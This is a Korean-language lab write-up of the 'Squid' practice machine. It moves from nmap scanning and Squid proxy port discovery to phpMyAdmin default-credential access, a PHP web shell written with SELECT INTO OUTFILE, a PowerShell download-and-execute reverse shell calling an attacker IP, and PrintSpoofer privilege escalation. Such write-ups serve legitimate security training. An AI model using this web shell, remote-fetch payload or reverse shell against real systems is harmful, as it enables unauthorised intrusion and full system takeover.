[Windows] Squid Write Up
[Windows] Squid Write Up
포트 스캔
1
sudo nmap -Pn -p- --min-rate 1000 -T4 -oN scans/initial_Pn 192.168.249.189
1
2
3
4
5
6
7
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3128/tcp  open  squid-http
49666/tcp open  unknown
49667/tcp open  unknown
초기 침투

3128 포트 대상 디테일 스캔
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/pg/squid]
└─$ sudo nmap -p 3128 -sC -sV -oN scans/detailed 192.168.249.189
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-02 10:36 -0400
Nmap scan report for SQUID.SQUID (192.168.249.189)
Host is up (0.097s latency).

PORT     STATE SERVICE    VERSION
3128/tcp open  http-proxy Squid http proxy 4.14
|_http-server-header: squid/4.14
|_http-title: ERROR: The requested URL could not be retrieved
- Squid Proxy 4.14 서비스 확인
/etc/hosts 자동 등록
1
2
3
4
5
6
┌──(kali㉿kali)-[~/pg/squid]
└─$ nxc smb 192.168.249.189 --generate-hosts-file hosts
SMB         192.168.249.189 445    SQUID            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SQUID) (domain:SQUID) (signing:False) (SMBv1:None)

┌──(kali㉿kali)-[~/pg/squid]
└─$ sudo sh -c 'cat hosts >> /etc/hosts'
Squid Proxy 내부 포트 스캔
- squid 포트 스캐너 https://github.com/aancw/spose 사용
- 참고 : https://hacktricks.wiki/ko/network-services-pentesting/3128-pentesting-squid.html#spose-scanner
1
2
3
4
5
6
┌──(kali㉿kali)-[~/pg/squid/spose]
└─$ python3 spose.py --proxy http://192.168.249.189:3128 --target 192.168.249.189
Scanning default common ports
Using proxy address http://192.168.249.189:3128
192.168.249.189:3306 seems OPEN
192.168.249.189:8080 seems OPEN
- 3306 MySQL 포트
- 8080 웹 포트

프록시 설정

- firefox extionsion의 FoxyProxy 다운로드 후 프록시 설정

- 프록시 연결 후 8080 포트 접속 시 정상 접속됨

phpmyadmin 접속

- phpmyadmin 페이지 확인 후 접속
- 디폴트 계정 정보인 root / (enter) 시 접속 가능

- phpMyAdmin 5.0.2 버전 확인
phpinfo 접속
- ?phpinfo=-1 페이지에서 문서 루트 경로 C:/wamp/www 확인


phpMyAdmin에서 루트 권한으로 PHP shell 파일 생성
- webshell.php 파일을 생성하는 mysql 명령어
1
select "<?php echo shell_exec($_GET['cmd']);?>" into OUTFILE "C:/wamp/www/webshell.php"
- exploit
1
2
http://192.168.117.189:8080/webshell.php?cmd=whoami
nt authority\local service
1
2
3
4
5
6
http://192.168.117.189:8080/webshell.php?cmd=dir
Volume in drive C has no label. Volume Serial Number is 5C30-DCD7 Directory of C:\wamp\www 04/05/2026 06:26 AM
. 04/05/2026 06:26 AM
.. 06/10/2020 01:09 PM 23,781 add_vhost.php 12/31/2010 10:40 AM 202,575 favicon.ico 04/20/2020 04:51 PM 20,875 index.php 03/12/2020 12:23 PM 810 testmysql.php 09/21/2015 07:30 PM 742 test_sockets.php 11/23/2021 01:05 PM
wamplangues 11/23/2021 01:05 PM
wampthemes 04/05/2026 06:26 AM 39 webshell.php 6 File(s) 248,822 bytes 4 Dir(s) 7,603,761,152 bytes free
1
2
3
4
5
6
7
8
9
10
http://192.168.117.189:8080/webshell.php?cmd=dir%20..\..\
Volume in drive C has no label. Volume Serial Number is 5C30-DCD7 Directory of C:\ 04/05/2026 06:15 AM 34 local.txt 04/05/2026 06:15 AM 2,696 output.txt 05/28/2021 04:20 AM
PerfLogs 05/28/2021 06:06 AM
Program Files 05/28/2021 03:53 AM
Program Files (x86) 11/23/2021 09:48 AM
Squid 05/28/2021 03:53 AM
Users 11/23/2021 01:05 PM
wamp 11/19/2021 12:12 AM
Windows 05/28/2021 06:04 AM
Windows10Upgrade 2 File(s) 2,730 bytes 8 Dir(s) 7,603,945,472 bytes free

- 사용자 플래그 획득
1
2
http://192.168.117.189:8080/webshell.php?cmd=type%20..\..\local.txt
...


Shell 접속
- Invoke-PowerShellTcp.ps1 파일 아래 추가
1
Invoke-PowerShellTcp -Reverse -IPAddress 192.168.45.237 -Port 4444

- shell 획득 payload
1
http://192.168.117.189:8080/ws.php?cmd=powershell%20-nop%20-c%20%22iex(New-Object%20Net.WebClient).DownloadString('http%3A%2F%2F192.168.45.237%2FInvoke-PowerShellTcp.ps1')%22
권한 상승
PrintSpoofer 권한 상승

- 현재 사용자 권한 확인
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PS C:\wamp\www> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
- SeImpersonatePrivilege 권한 확인
- PrintSpoofer 실행
- 관리자 플래그를 복사해 모든 권한 부여
1
2
3
4
5
6
7
8
9
10
11
12
PS C:\wamp\www> .\PrintSpoofer64.exe -c "cmd /c copy C:\Users\Administrator\Desktop\proof.txt C:\Users\Public\proof.txt"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
PS C:\wamp\www> .\PrintSpoofer64.exe -c "cmd /c icacls C:\Users\Public\proof.txt /grant Everyone:F"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
PS C:\wamp\www> type C:\Users\Public\proof.txt"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK

- 관리자 플래그 획득
1
2
PS C:\wamp\www> type "C:\Users\Public\proof.txt"
...
This post is licensed under
CC BY 4.0
by the author.